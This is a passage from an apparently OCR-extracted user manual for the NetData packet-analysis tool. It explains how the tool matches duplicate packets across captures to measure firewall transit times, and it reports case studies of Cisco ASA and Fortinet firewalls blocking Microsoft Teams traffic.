
A single capture file or sequence of capture files may record two copies of some packets, depending on the location of the sniffer, the configuration of a switch's mirror port, or a network configuration that directs packets to and from a device. If packet duplicates are identical or differ only in their hop counts, NetData will normally remove them from the analysis except for indicating their presence on the dialogue summary chart. However, if packets are subject to Network Address Translation (NAT). or TCP sequence numbers are translated in a firewall such as the Cisco ASA that re-randomises Initial Sequence Numbers (ISNs), NetData assigns the packet duplicates to different connections. NetData has a tool to find all the matching packets in a capture sequence of any size, and measure packet transit times, even if addresses, port numbers or sequence numbers are translated. This capability is similar to NetData's ability to find all the matching packets in any number of *related* captures of any size.



A search for matching packets is quicker if it is confined to a server associated with packet duplicates and avoids what might be large volumes of traffic without duplicates. If searches are made for a succession of servers, transit times should be cleared only before the first search.

If sequence numbers are translated but addresses are not translated, NetData must be instructed to assign to packet duplicates a different connection ID that depends on different or swapped client and server MAC addresses in the packets. The relevant control is on the Tuning page:






Charts of transit times through a Cisco ASA firewall that was re-randomising ISNs indicated that it blocked all output for two consecutive periods of 50 ms (as above) and these blockages occurred at regular one-minute intervals.

The black horizontal lines span the transit times of individual packets; for example, a server packet enters the ASA at the time of a red marker, and emerges at the time of a blue marker with different source and destination MAC addresses.


8.14 Matching Packets Within a Single Packet Capture

In some networks the packets traversing a firewall may enter and exit the firewall through the same interface, and, if the traffic is captured by the firewall, it will record every packet twice. If the packets have the same IP addresses NetData would normally assign them to the same connection and regard the second instance as a retransmission. However, NetData recognises this form of duplication during analysis and offers to assign the packets to different connections determined by their MAC addresses.

The Tools menu has an option to find all the matching packets within a capture. NetData will then compare the timestamps of each pair to record their transit times, and record links between the matching packets.



The two views of a connection can be compared side-by-side on the timing chart, with blue lines joining matched packets as they do with matched packets from related captures.



This chart displays Syn packets that had to be retransmitted because the connection had just been closed and was still in the Time-Wait state. That connection would be displayed after requesting a transaction-timing chart of a delayed connection-setup on the performance chart. The packets of the related connection are added to the timing chart by right-clicking the first connection and choosing to 'Plot Packets or Component Trans of…, Matched Connections'. The result in this case shows that the firewall was not forwarding Syn packets while the connection was in the Time-Wait state.


8.15 Matching Packets Across Multiple Databases in Large Projects

When NetData is required to find all the matching pairs of packets in a pair of related captures (captures of the same traffic taken at different points in a network) it first finds pairs of matching connections and then matches packets within those connections.

The algorithm for finding a matching packet requires access to all the packets in the related capture and this presents a problem for large projects in which a related capture fills one or more databases. The first solution to this problem would match the packets of only the first database of one capture with only those packets in the first database of the related capture. Later releases would perform similar matching between related databases – the second database of one capture with the second database of the related capture, and so on – but this scheme would leave gaps where the paired databases didn't overlap in exactly the same time-span.

The latest release now fills those gaps. It steps through all the packets of one capture, processing each database in turn, and for each packet is able to search all the packets in all the databases of the related capture. The new algorithm still handles possible translation of IP addresses, port numbers and TCP sequence numbers; it will split jumbo packets or packet aggregations seen at one side of a network with normal-size segments seen at other points in the network.

The search algorithm may not succeed in all circumstances. A connection with very few packets may not provide a sufficiently large packet sample for confident matching, particularly when a packet stream crosses a boundary between databases. In pathological circumstances a search may match the wrong packets, but the pale-blue lines joining the markers of matching packets on packet-timing charts should reveal such errors.




This chart plots all the client RTP packets of Microsoft Teams audio sessions with firewall transit times greater than 5 ms, from two captures each with more than 18 million paclets that filled two and a half databases. It reveals all the 20-ms packet blockages that occurred at quite regular intervals of both one and five seconds in the firewall.

8.16 Matching and Plotting Packets in Large Related Captures

For some time NetData has been able to match packets across any number of related captures; correlate the timestamps of matched packets to determine differences in sniffer clock settings and speeds; adjust timestamps throughout all database records to express time according to a master clock, the clock of a selected sniffer; and record differences in matched timestamps to measure and plot the transit times of all matched packets between pairs of sniffers. The resulting patterns of transit times plotted on the flow chart – with different marker colours to separate clients from servers, different connections, or different sniffers – have been instrumental in diagnosing the most obscure network performance problems.

Recent improvements to the packet-matching algorithms have avoided false matches that occurred in pathological circumstances such as troublesome network hosts that fix the IP identifier to zero, or some protocols such as Google's QUIC which uses the IP identifier to number successive packets in a large data block, always starting at zero. Packet matching has been further strengthened by taking into account the lengths of data packets in all cases except when 'jumbo' TCP packets need to be split into smaller segments to match packets captured at other points in the network.

Packets are now treated separately in three different categories: TCP packets; UDP packets using an application protocol such as RTP that has sequence numbers; and UDP packets without sequence numbers. Packet matching can be separately enabled for each category:




Packet matching takes more time than the initial packet analysis and these options can save time by focussing only on the traffic of interest, such as Microsoft Teams traffic which uses RTP, RTCP and STUN on UDP. Although RTCP and STUN packets don't have sequence numbers, NetData treats them as if they do because they usually appear in the same UDP connections as RTP packets.

When NetData analyses related captures in a super project it can process any number of capture files in contiguous sequences from each sniffer and fill any number of databases from each capture. When loading packets for charting NetData joins all the databases to appear as a single database, but, when matching packets, NetData can work with only one database from each

capture. NetData now always chooses the first database from each capture to match a large sample of analysed packets. A full database with mostly media traffic such as Teams can have more than 7 million packets, and NetData now matches millions of packets in large projects without difficulty.


The investigator usually wants to see when and how badly packets are delayed in different parts of a network, throughout a complete capture period. NetData struggles to plot more than half a million packets on a timing or flow chart but a complete picture can be generated by loading from the database only those packets with a transit time greater than a specified delay such as 10 milliseconds to transit a firewall. NetData now provides such a filter in the load-data window:



A long-standing filter underneath the new trip-time filter has been extended to confine loaded packets to a particular transport protocol and range of server or client port numbers. The example above will load only Teams media traffic which is confined to ports 3478 (mostly STUN), 3479 (audio streams), 3480 (video streams) and 3481 (shared streams).

The following chart displays the transit times of packets traversing a Fortinet firewall. Small portions of users had complained of very-poor-quality Teams sessions and this chart displays all the packets with transit times greater than 10 ms. It reveals that the firewall conducted an almost continuous sequence of blockages, most lasting for one second and repeatedly victimising small sets of the same connections. The problem had defeated network, firewall and Microsoft specialists for six months before NetData analysed traffic captured on both sides of the firewall. When the firewall was so clearly implicated, and its behaviour characterised, the Teams problem

was cleared by disabling various security checks including anti-virus and denial-of-service checks.





The blue markers indicate when packets were seen on the firewall's *outside*, and red markers indicate when packets were seen *inside*. Client packets – plotted below the zero axis as negative transit times, for clarity – were first seen inside the firewall (red), arriving at regukar intervals throughout a blockage, but seen outside the firewall (blue) in bursts when blockages ended. Pale blue lines join the red and blue markers of matching packets and emphasise the triangular shape that is indicative of blocking behaviour..

8.17 Plotting Charts with Multiple Backend Projects

An understanding of transaction performance often leads to an analysis of captures taken at the user's workstation or system front-end, and at various points in the backend network. Even if NetData's tools are not used to associate backend transactions with their parent front-end transactions, it is useful to put transactions from all captures on the one performance or timing chart. NetData facilitates such charts by allowing the controls of a front-end project to list any number of associated backend projects.

A button on the Multi-Tier page of controls displays another window with a table of backend or related projects:






Two buttons above the table add a project to the list in different ways. The first button allows a project to be selected from NetData's list of all projects, and the second button is like NetData's facility for opening an existing project: navigate to the project's folder and select the project's control file or one of its database files. The table of backend projects allows a clock adjustment to be specified for each project in case the respective sniffer clocks are not synchronised.

The load-data window presents a menu to select either the parent (front-end) project or one of the backend projects. A checkbox to the left of the menu allows NetData to load the relevant records from all the projects in the one operation.

The tools for finding multi-tier transaction families work only with the parent (front-end) project and the first backend project.



9 Importing HttpWatch and Fiddler Archives

